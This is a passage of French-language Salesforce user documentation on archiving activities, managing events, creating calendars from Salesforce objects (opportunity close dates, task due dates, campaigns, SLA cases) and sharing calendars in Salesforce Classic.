Salesforce archive les activités comme suit :

- Événements terminés il y a plus de 365 jours
- Tâches closes échues il y a plus de 365 jours
- Tâches closes créées il y a plus de 365 jours, si elles n'ont pas de date d'échéance

Éditions

Disponible dans Lightning Experience avec : **Contact Manager** Edition, **Personal** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

### Affichage des activités archivées

Les activités archivées par Salesforce sont affichées dans les données exportées et à certains emplacements de Salesforce Classic. Les activités sont archivées, que vous utilisiez Salesforce Classic, Lightning Experience ou Salesforce1. Néanmoins, vous pouvez afficher les activités archivées dans les données exportées et dans Salesforce Classic, mais pas dans Lightning Experience ni dans Salesforce1.

Vous pouvez afficher les activités archivées aux emplacements ci-dessous.

- Dans Salesforce Classic, en cliquant sur **Afficher tout** dans la liste associée Historique des activités.
- Dans Salesforce Classic, dans la vue imprimable de l'enregistrement dans le champ `Nom` ou `Associé à`.
- En utilisant l'URL de l'activité, si vous la connaissez.
- Dans les fichiers d'exportation de données hebdomadaires.

Éditions

Disponible dans Lightning Experience avec : **Contact Manager** Edition, **Personal** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

### Considérations relatives à l'archivage des activités

Salesforce ne supprime pas les activités archivées, mais vous pouvez les supprimer manuellement. Lorsque vous créez ou actualisez un sandbox, les activités archivées ne sont pas copiées.

Éditions

Disponible dans Lightning Experience avec : **Contact Manager** Edition, **Personal** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

## Événements et calendriers

Utilisez Salesforce pour suivre les réunions avec des clients, des prospects et des collègues. À partir des événements, explorez les enregistrements, les fils, les fichiers, les contrats associés, et davantage. Vous pouvez également suivre les événements dans les rapports.

1. Gestion des événements
   Dans Salesforce, les événements sont un outil puissant pour rester informé(e) des relations avec les clients et conclure des affaires. Vous pouvez associer des événements à des opportunités, des pistes, des comptes et des contacts. Suivez-les dans ces enregistrements, dans votre calendrier et dans des rapports.
2. Utilisation de calendriers pour suivre et visualiser les dates dans des objets Salesforce
   Vous recherchez une méthode facile et visuelle pour suivre les campagnes en cours et à venir ? Des requêtes de support ? Des événements de point de vente ? Des opportunités échues à fermer ? Créez un calendrier à partir d'un objet standard ou personnalisé : sélectionnez un champ de dates qui représente les données que vous souhaitez suivre, le calendrier affiche les données de ce champ en tant qu'éléments de calendrier. Vous pouvez personnaliser la plupart des calendriers en appliquant une vue de liste. Nous avons inclus quelques exemples populaires. Vous pouvez masquer ou afficher les calendriers, les modifier ou les supprimer. Certaines considérations s'appliquent uniquement à la création de calendriers.
3. Partage du calendrier dans Salesforce Classic
   Accorder aux utilisateurs l'accès en lecture et en modification à votre calendrier dans Salesforce Classic, ou consultez un calendrier qu'un collègue partage avec vous.
4. Vues du calendrier
   Les vues du calendrier affichent vos événements dans Salesforce.

5. Considérations relatives à l'utilisation d'événements et de calendriers
   Salesforce affiche toujours la date et l'heure d'un événement dans le fuseau horaire que vous avez sélectionné dans Mes paramètres. L'utilisation de réunions et de la planification est différente dans Lightning Experience et dans Salesforce Classic.
6. Invitations et planification dans Salesforce Classic
   Dans Salesforce Classic, vous pouvez inviter des personnes à des réunions, accepter des invitation à des réunions, et utiliser Cloud Scheduler pour proposer des heures de réunion. Vous pouvez également créer un rendez-vous Microsoft® Outlook® pour un événement Salesforce.

CONSULTER ÉGALEMENT :

Activités

Tâches

## Gestion des événements

Dans Salesforce, les événements sont un outil puissant pour rester informé(e) des relations avec les clients et conclure des affaires. Vous pouvez associer des événements à des opportunités, des pistes, des comptes et des contacts. Suivez-les dans ces enregistrements, dans votre calendrier et dans des rapports.

1. Gestion des événements dans Lightning Experience
   Créez, mettez à jour et suivez les réunions en utilisant la page d'accueil, votre calendrier ou des calendriers que vous créez, le tableau Kanban et la chronologie des activités.
2. Gestion des événements dans Salesforce Classic
   Avec votre calendrier dans Salesforce, tout le monde est informé (votre équipe commerciale, vos responsables commerciaux), ce qui facilite la préparation de la réunion. Vous pouvez suivre, créer et mettre à jour vos propres réunions et réponses aux invitations, et celles d'autres utilisateurs, à plusieurs emplacements de Salesforce. Salesforce affiche les événements dans les vues de liste des activités et les vues de calendrier, dans les fils Chatter et dans les enregistrements auxquels les événements sont associés, notamment les contacts et les comptes. Vous pouvez également suivre les événements dans les rapports.

### Gestion des événements dans Lightning Experience

Créez, mettez à jour et suivez les réunions en utilisant la page d'accueil, votre calendrier ou des calendriers que vous créez, le tableau Kanban et la chronologie des activités.

- Dans la page d'accueil, les Événements à venir affichent les cinq prochaines réunions de votre calendrier du jour. Les événements passés disparaissent de la liste au fil de la journée.
- Dans le menu de navigation, sélectionnez **Calendrier** pour travailler avec tous vos événements et créer des événements. Vous pouvez également créer d'autres calendriers à partir d'un objet standard ou personnalisé : Sélectionnez le champ de date que vous souhaitez suivre, et le calendrier affiche les données de ce champ en tant qu'éléments de calendrier.

  Vous ne pouvez pas partager votre calendrier d'événements avec d'autres utilisateurs ni les inviter à un événement, et vos collègues ne peut pas s'abonner aux calendriers que vous créez.
- Dans le tableau Kanban, les opportunités affichent des alertes si aucune activité en cours n'existe. Pour créer un événement, cliquez sur le triangle jaune.
- Utilisez la chronologie des activités pour suivre et mettre à jour les événements à venir et passés dans une opportunité, une piste, un montant ou un contact.

Éditions

Disponible dans Lightning Experience avec : **Developer** Edition, **Enterprise** Edition **Group** Edition, **Performance** Edition, **Professional** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer des événements
- Modifier les événements

- Utilisez les rapports sur les activités pour afficher les événements appartenant à des personnes de niveau inférieur au vôtre dans la hiérarchie des rôles de votre organisation Salesforce.

  Remarque: Vous pouvez retirer un contact ou un enregistrement d'un événement sans supprimer l'événement. Par exemple, supposons qu'un événement est associé au Contact A et au Contact B, et que vous souhaitez l'associer uniquement au Contact A. Au lieu de supprimer l'événement, retirez le Contact B du champ `Nom`.

## Gestion des événements dans Salesforce Classic

Avec votre calendrier dans Salesforce, tout le monde est informé (votre équipe commerciale, vos responsables commerciaux), ce qui facilite la préparation de la réunion. Vous pouvez suivre, créer et mettre à jour vos propres réunions et réponses aux invitations, et celles d'autres utilisateurs, à plusieurs emplacements de Salesforce. Salesforce affiche les événements dans les vues de liste des activités et les vues de calendrier, dans les fils Chatter et dans les enregistrements auxquels les événements sont associés, notamment les contacts et les comptes. Vous pouvez également suivre les événements dans les rapports.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

Événements avec des invités non disponibles dans : **Personal** Edition

AUTORISATIONS UTILISATEUR

Pour créer des événements
- Modifier les événements

### Suivi des événements

Visionnez une démonstration : How to Track Calls, Emails, and Meetings

Vous pouvez suivre vos événements et ceux des autres dans divers emplacements. Pour afficher les vues de liste des activités, cliquez sur dans la page Accueil ou dans une vue de calendrier, ou accédez à la vue quotidienne ou hebdomadaire du calendrier.

**Événements qui vous appartiennent**

- L'onglet Accueil dans la section Calendrier
- Une vue de liste d'activités : Sélection d'une vue de liste existante ou personnalisation d'une vue
- Votre fil Chatter : Suivi d'un événement pour suivre les publications, les commentaires et les mises à jour le concernant

**Événements appartenant à une personne qui partage ses calendriers avec vous**

La vue du calendrier multi-utilisateur

**Événements que vous avez attribués à d'autres**

- La vue de liste **Mes activités déléguées**
- Rapports sur les activités

**Événements appartenant à une personne de niveau inférieur dans la hiérarchie de votre organisation**

- La vue de liste **Activités de mon équipe**
- Rapports sur les activités

**Événements à venir**

- Une vue du calendrier
- La vue de liste **Événements à venir**
- La liste associée Activités en cours d'un enregistrement associé à un événement

**Événements passés**

- Une vue du calendrier
- La vue de liste **Mes activités**
- La liste associée Historique des activités d'un enregistrement associé à un événement

**Événements associés à un autre enregistrement, tel qu'un contact ou un compte**

- La page de détail des autres enregistrements, dans les listes associées Activités en cours et Historique des activités
- Votre fil Chatter et dans le fil Chatter de l'autre enregistrement
- Rapports sur les activités

### Affichage des détails d'événements

Dans une vue du calendrier, dans une vue de liste des activités, dans une liste associée ou sous l'onglet Accueil, vous pouvez afficher les détails d'un événement de deux façons :

- Survolez l'objet d'un événement.
- Cliquez sur l'objet.

Dans la page de détail des événements, pour afficher les détails d'un seul événement dans une série récurrente ( ), sélectionnez le sous-onglet Afficher l'événement. Pour afficher les détails de la série, sélectionnez le sous-onglet Afficher la série.

identifie des événements avec des invités.

### Création d'événements

**Sous l'onglet Accueil**
Dans l'onglet Accueil, sous Calendrier, cliquez sur **Nouvel événement** ou sur **Nouvelle demande de réunion**.

**Dans un fil Chatter**
Si vous créez un événement dans le fil d'un enregistrement, par exemple un contact, Salesforce associe automatiquement l'événement à l'enregistrement.

**Dans le menu latéral**
Dans le menu latéral de Salesforce, sélectionnez **Événement** dans la liste déroulante Créer.

**Dans la page de détail d'un autre enregistrement**
Dans la liste associée Activités en cours, cliquez sur **Nouvel événement** ou sur **Nouvelle demande de réunion**. Salesforce associe automatiquement l'événement ou la demande de réunion à l'enregistrement.

**Dans la page de détail d'un événement avec des invités**
Dans la page de détail d'un événement auquel vous avez invité une ou plusieurs personnes, cliquez sur **Cloner**. Vous pouvez cloner un événement qui comprend au moins un invité et qui n'est pas un événement récurrent.

**Dans une vue du calendrier**

- Cliquez sur **Nouvel événement**.
- Dans une vue quotidienne, cliquez sur une heure, par exemple 9:00.
- Dans une vue journalière ou hebdomadaire, double-cliquez sur une période. Vous ne pouvez pas double-cliquer pour créer un événement récurrent ou un événement auquel vous invitez des personnes. Si le double-clic n'ouvre pas un nouvel événement, demandez à votre administrateur d'activer les événements Cliquer-et-Créer.
- Dans une vue hebdomadaire ou mensuelle, cliquez sur .

**Dans une vue de liste d'activités ( )**
Dans une vue de liste, cliquez sur **Nouvel événement**.

**Dans une vue de liste de contacts, de pistes ou d'autres enregistrements**
Dans une vue de liste de contacts, de pistes ou d'autres enregistrements, cliquez sur en bas de la page pour ajouter une vue hebdomadaire du calendrier à la page. Créez un événement associé à un enregistrement en faisant glisser l'enregistrement de la vue de liste vers une période du calendrier. Si l'icône n'est pas affichée, demandez à votre administrateur Salesforce d'activer la Planification par glisser-déposer.

**Remarque:** Si vous préparez des réunions avec des collaborateurs qui travaillent sous un autre fuseau horaire, votre calendrier affiche leurs disponibilités sous votre fuseau horaire. Le paramètre de `Fuseau horaire` d'un utilisateur individuel (tel que spécifié dans la page d'informations personnelles) prévaut toujours sur le `Fuseau horaire par défaut` défini pour l'organisation Salesforce.

### Mise à jour des événements

Partout (sauf dans les rapports) où vous pouvez afficher les détails d'un événement, vous pouvez modifier un événement pour lequel vous disposez de l'autorisation de le faire.

Vous pouvez modifier un événement de plusieurs façons :

- Pour replanifier un événement, dans une vue du calendrier, faites glisser l'événement vers une autre période. Pour de meilleurs résultats, placez le curseur sur la ligne d'objet de l'événement avant de le faire glisser. Si l'événement est récurrent ( ), seule l'occurrence unique que vous faites glisser est modifiée, pas toute la série.
- Cliquez sur **Modifier** en regard de l'événement dans une vue de liste des activités, une liste associée Activités en cours ou une liste associée Historique des activités. La page de détail de l'événement s'ouvre.
- Accédez à une vue du calendrier, à une vue de liste d'activités, à une liste associée ou à l'onglet Accueil. Survolez l'objet d'un événement. Une petite fenêtre avec des options de modification s'affiche.
- Utilisez Cloud Scheduler pour collaborer avec d'autres personnes en choisissant une date et une heure de réunion. Lorsque vous confirmez la date et l'heure de la réunion, vous convertissez la réunion en événement Salesforce, que vous pouvez modifier ou supprimer comme tout autre événement.

## Utilisation de calendriers pour suivre et visualiser les dates dans des objets Salesforce

Vous recherchez une méthode facile et visuelle pour suivre les campagnes en cours et à venir ? Des requêtes de support ? Des événements de point de vente ? Des opportunités échues à fermer ? Créez un calendrier à partir d'un objet standard ou personnalisé : sélectionnez un champ de dates qui représente les données que vous souhaitez suivre, le calendrier affiche les données de ce champ en tant qu'éléments de calendrier. Vous pouvez personnaliser la plupart des calendriers en appliquant une vue de liste. Nous avons inclus quelques exemples populaires. Vous pouvez masquer ou afficher les calendriers, les modifier ou les supprimer. Certaines considérations s'appliquent uniquement à la création de calendriers.

Éditions

Disponible dans Lightning Experience avec : **Enterprise** Edition, **Unlimited** Edition et **Developer** Edition

1. Création d'un calendrier
   Voici comment créer un calendrier basé sur un objet standard ou personnalisé dans Salesforce.
2. Création d'un calendrier de dates de clôture d'opportunité
   Affichez toutes les dates de clôture planifiées de vos opportunités en un clin d'œil.
3. Création d'un calendrier de dates d'échéance de tâche
   Créez un calendrier qui présente les dates d'échéance de vos tâches.
4. Création d'un calendrier pour les campagnes de publipostage
   Consultez une vue d'ensemble de toutes vos campagnes de publipostage.
5. Création d'un calendrier pour afficher les requêtes en cours par SLA
   Surveillez les requêtes en cours et augmentez la conformité avec vos accords de niveau de service.
6. Considérations relatives aux calendriers créés à partir d'un objet Salesforce
   Ces considérations Salesforce incluent la prise en charge du filtrage de vues de liste, la limitation du nombre d'éléments affichés, l'absence de prise en charge de l'inscription à des calendriers et la prise en charge d'objets standard.


## Création d'un calendrier

Voici comment créer un calendrier basé sur un objet standard ou personnalisé dans Salesforce.


**Éditions**

Disponible dans Lightning Experience avec : **Enterprise** Edition, **Unlimited** Edition et **Developer** Edition

1. Commencez par créer un calendrier.





2. Sélectionner l'objet sur lequel repose le calendrier.




3. Sélectionnez les champs qui déterminent ce que le calendrier affiche **(1, 2, 3)**.

   Si vous le souhaitez, filtrez les éléments du calendrier en sélectionnant une vue de liste **(4)**.




L'affichage des éléments du calendrier diffère selon les champs de date que vous sélectionnez.


**Champs (Date)**

Les noms de certains champs de date incluent (date). Si vous sélectionnez un champ (Date), le calendrier affiche les éléments en haut (en tant qu'éléments Toute la journée).

**Champs (Date/heure)**

Les noms des autres champs de date incluent (date/heure). Si vous sélectionnez un champ (Date/heure) dans **Champ de début**, le calendrier affiche les éléments dans des créneaux horaires. Si vous sélectionnez également un champ dans **Champ de fin** (facultatif) et que la durée des éléments dépasse 24 heures, le calendrier affiche les éléments en haut (en tant qu'éléments Toute la journée).


**Sélection de champs de début et de fin**




**Champ de fin** est facultatif. Si vous l'utilisez, vous devez sélectionner le même type de champ que celui choisi comme **Champ de début**. Par exemple, si vous sélectionnez un champ (date) dans l'un, vous ne pouvez pas sélectionner un champ (date/heure) dans l'autre. Si vous sélectionnez des champs qui génèrent des dates dans le mauvais ordre (la fin avant le début), Salesforce affiche un message d'erreur lors de l'enregistrement du calendrier.

La couleur de chaque calendrier est celle de l'objet dont il dépend (si un thème est associé à un objet personnalisé, le thème détermine la couleur du calendrier). Vous pouvez masquer ou afficher des calendriers individuels (vous pouvez également masquer le calendrier Événements Salesforce, mais il n'est pas configurable).

Supposons que vous affichez un calendrier contenant suffisamment d'éléments pour dépasser la limitation dans cette vue (150 éléments). Salesforce affiche une alerte et masque les éléments dans les autres calendriers.




CONSULTER ÉGALEMENT :

Considérations relatives aux calendriers créés à partir d'un objet Salesforce

## Création d'un calendrier de dates de clôture d'opportunité

Affichez toutes les dates de clôture planifiées de vos opportunités en un clin d'œil.

Utilisez les sélections ci-dessous.

**Objet**
Opportunité

**Nom du calendrier**
Fermetures d'opportunités

**Champ de début**
Date de fermeture (Date)

**Champ de fin**
Aucun

**Appliquer un filtre (facultatif)**
Mes opportunités ou une autre vue de liste

**Nom du champ à afficher**
Nom

Vous disposez maintenant de calendrier qui vous rappelle les dates de clôture de toutes vos opportunités.

Éditions

Disponible dans Lightning Experience avec : **Enterprise** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Création d'un calendrier

## Création d'un calendrier de dates d'échéance de tâche

Créez un calendrier qui présente les dates d'échéance de vos tâches.

Pour commencer, demandez à votre administrateur Salesforce de remplacer le champ Date d'échéance dans la présentation Tâche par un champ Date/heure personnalisé. Utilisez ensuite les sélections ci-dessous.

**Objet**
Tâche

**Nom du calendrier**
Tâches dues

**Champ de début**
Date et heure d'échéance (date/heure)

**Champ de fin**
Aucun

**Appliquer un filtre (facultatif)**
Mes tâches

**Nom du champ à afficher**
Objet

Vous pouvez désormais consulter vos tâches dues avec vos événements Salesforce.

Éditions

Disponible dans Lightning Experience avec : **Enterprise** Edition, **Unlimited** Edition et **Developer** Edition

## Création d'un calendrier pour les campagnes de publipostage

Consultez une vue d'ensemble de toutes vos campagnes de publipostage.

Utilisez les sélections ci-dessous.

**Objet**
Campagne

**Nom du calendrier**
Publipostage

**Champ de début**
Date de début (date)

**Champ de fin**
Date de fin (date)

**Appliquer un filtre (facultatif)**
Toutes les campagnes de publipostage actives

**Nom du champ à afficher**
Pour afficher le nom de chaque campagne dans le calendrier : Nom

Pour afficher le propriétaire de chaque campagne dans le calendrier : Propriétaire

Vous pouvez désormais suivre les campagnes de publipostage par nom ou par propriétaire.

Éditions

Disponible dans Lightning Experience avec : **Enterprise** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Création d'un calendrier

## Création d'un calendrier pour afficher les requêtes en cours par SLA

Surveillez les requêtes en cours et augmentez la conformité avec vos accords de niveau de service.

Utilisez les sélections ci-dessous.

**Objet**
Requête

**Nom du calendrier**
Durée restante dans le SLA

**Champ de début**
Date d'ouverture (date)

**Champ de fin**
Champ de formule personnalisé, ouverture (date) + 36 heures : Expiration du SLA

**Appliquer un filtre (facultatif)**
Toutes les requêtes en cours, ou une autre vue de liste

**Nom du champ à afficher**
Nom du client

Vous pouvez désormais déterminer en un clin d'œil si vous respectez votre accord de niveau de service.

Éditions

Disponible dans Lightning Experience avec : **Enterprise** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Création d'un calendrier

Création d'un champ de formule

## Considérations relatives aux calendriers créés à partir d'un objet Salesforce

Ces considérations Salesforce incluent la prise en charge du filtrage de vues de liste, la limitation du nombre d'éléments affichés, l'absence de prise en charge de l'inscription à des calendriers et la prise en charge d'objets standard.

**Filtrage de vue de liste**
Aucune vue de liste n'est disponible pour le filtrage des calendriers basés sur les objets Événements ou Tâches. Pour les calendriers créés à partir d'autres objets, les vues de liste avec l'étendue Mon ou Tous sont prises en charge, mais les vues de liste avec l'étendue Mon équipe ne le sont pas.

Éditions

Disponible dans Lightning Experience avec : **Enterprise** Edition, **Unlimited** Edition et **Developer** Edition

**Limitation des éléments de calendrier**
Vous pouvez afficher jusqu'à 150 éléments de calendrier dans la vue quotidienne ou hebdomadaire, qui comprennent les événements Salesforce et les éléments de calendrier que vous créez. Supposons que vous sélectionnez un calendrier contenant suffisamment d'éléments pour dépasser cette limite. Lightning Experience affiche une alerte et masque les éléments dans les autres calendriers.

**Inscription à des calendriers**
Vous ne pouvez pas vous inscrire des calendriers créés par d'autres personnes. Chaque calendrier peut être accédé uniquement par son créateur.

**Objets standard pris en charge**

| | | | |
|---|---|---|---|
| Compte | Recommandation | Catalogue de prix | Tâche |
| Ressource | Événement | Produit | Rubrique |
| Badge reçu | Congés | Rapport | Utilisateur |

| | | | |
|---|---|---|---|
| Campagne | Idée | Compétence | Demande de provisionnement d'utilisateur |
| Requête | Piste | Utilisateur de compétence | Badge de Work.com |
| Contact | Opportunité | Personne sociale | Ordre d'exécution |
| Contrat | Commande | Publication sociale | Remerciements Work.com |
| E-mail | Partenaire | Solution | |

Pour plus d'informations, reportez-vous à :Activités : Événements et calendriers à la page 259 dans Fonctionnalités non disponibles dans Lightning Experience.

CONSULTER ÉGALEMENT :

Création d'un calendrier

## Partage du calendrier dans Salesforce Classic

Accorder aux utilisateurs l'accès en lecture et en modification à votre calendrier dans Salesforce Classic, ou consultez un calendrier qu'un collègue partage avec vous.

Visionnez une démonstration : Who Sees What: Organization-Wide Defaults

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Personal Edition** et **Database.com**

1. Partage de votre calendrier dans Salesforce Classic
   Vous pouvez accorder à des collègues, à des groupes personnels et publics, à des rôles ou à des rôles et des subordonnés un accès en lecture ou en modification à votre calendrier dans Salesforce Classic.
2. Affichage du calendrier d'un collègue dans Salesforce Classic
   Lorsque des collègues partagent leurs calendriers avec vous, vous pouvez afficher les calendriers dans Salesforce Classic.

CONSULTER ÉGALEMENT :

Rappels d'activité dans Salesforce Classic

Personnalisation de votre expérience Salesforce

Accès aux activités

## Partage de votre calendrier dans Salesforce Classic

Vous pouvez accorder à des collègues, à des groupes personnels et publics, à des rôles ou à des rôles et des subordonnés un accès en lecture ou en modification à votre calendrier dans Salesforce Classic.

Visionnez une démonstration : Who Sees What: Organization-Wide Defaults

Les options de partage de votre calendrier varient selon le niveau de partage du calendrier de votre organisation défini par votre administrateur Salesforce. Ces options peuvent augmenter la disponibilité de votre calendrier pour les autres, mais pas la diminuer. Les paramètres de partage du calendrier affectent la visibilité des éléments d'un calendrier, mais n'autorisent pas les collègues à accéder aux pages de détail des événements.

Les événements associés à un enregistrement dont vous êtes propriétaire sont visibles pour tous les utilisateurs de niveau supérieur au vôtre dans la hiérarchie des rôles.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Personal Edition** et **Database.com**

AUTORISATIONS UTILISATEUR

Pour créer des événements
- Modifier les événements

1. Dans vos paramètres personnels, saisissez `Partage du calendrier` dans la case Recherche rapide, puis sélectionnez **Partage du calendrier**.
2. Pour partager votre calendrier avec d'autres utilisateurs, cliquez sur **Ajouter**. Sélectionnez les utilisateurs, les rôles ou les groupes dont vous souhaitez afficher les activités dans votre calendrier.
3. Spécifiez le mode de partage de votre calendrier. Sélectionnez l'une des options suivantes :

   **Masquer les détails**
   Les collègues peuvent consulter les horaires, mais n'ont pas accès aux autres informations sur la nature des événements de votre calendrier.

   **Masquer les détails et ajouter des événements**
   Les collègues peuvent consulter les horaires, mais ne peuvent pas afficher les détails des événements. Ils peuvent insérer des événements dans votre calendrier.

   **Afficher les détails**
   Les collègues peuvent afficher des détails sur les événements de votre calendrier.

   **Afficher les détails et ajouter des événements**
   Les collègues peuvent afficher des détails sur les événements de votre calendrier et insérer des événements.

   **Accès intégral**
   Les collègues peuvent afficher des informations détaillées sur les événements de votre calendrier, insérer des événements et modifier les événements existants.

CONSULTER ÉGALEMENT :

Accès aux activités

## Affichage du calendrier d'un collègue dans Salesforce Classic

Lorsque des collègues partagent leurs calendriers avec vous, vous pouvez afficher les calendriers dans Salesforce Classic.

Votre accès en lecture des détails des événements, en modification des événements ou en création d'événements varie selon le calendrier. Votre accès à un calendrier donné dépend de la configuration de votre organisation par votre administrateur Salesforce et des options de partage de calendrier que votre collègue a sélectionnées.

Vous pouvez afficher tous les événements qui appartiennent à des utilisateurs de niveau inférieur au vôtre dans la hiérarchie des rôles.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Personal Edition** et **Database.com**

- Dans la vue quotidienne, hebdomadaire ou mensuelle, cliquez sur l'icône **Changer** en regard du nom en haut du calendrier, puis sélectionnez le calendrier que vous souhaitez consulter.

## Vues du calendrier

Les vues du calendrier affichent vos événements dans Salesforce.

1. Vues du calendrier dans Lightning Experience
   Votre calendrier affiche tous les événements vous appartenant dans Salesforce, y compris les événements hors de vos heures de travail. Les calendriers que vous créez à partir d'un objet Salesforce affichent les données des champs de date en tant qu'éléments de calendrier. Affichez, créez et modifiez vos événements dans une vue journalière ou hebdomadaire.
2. Vues du calendrier dans Salesforce Classic
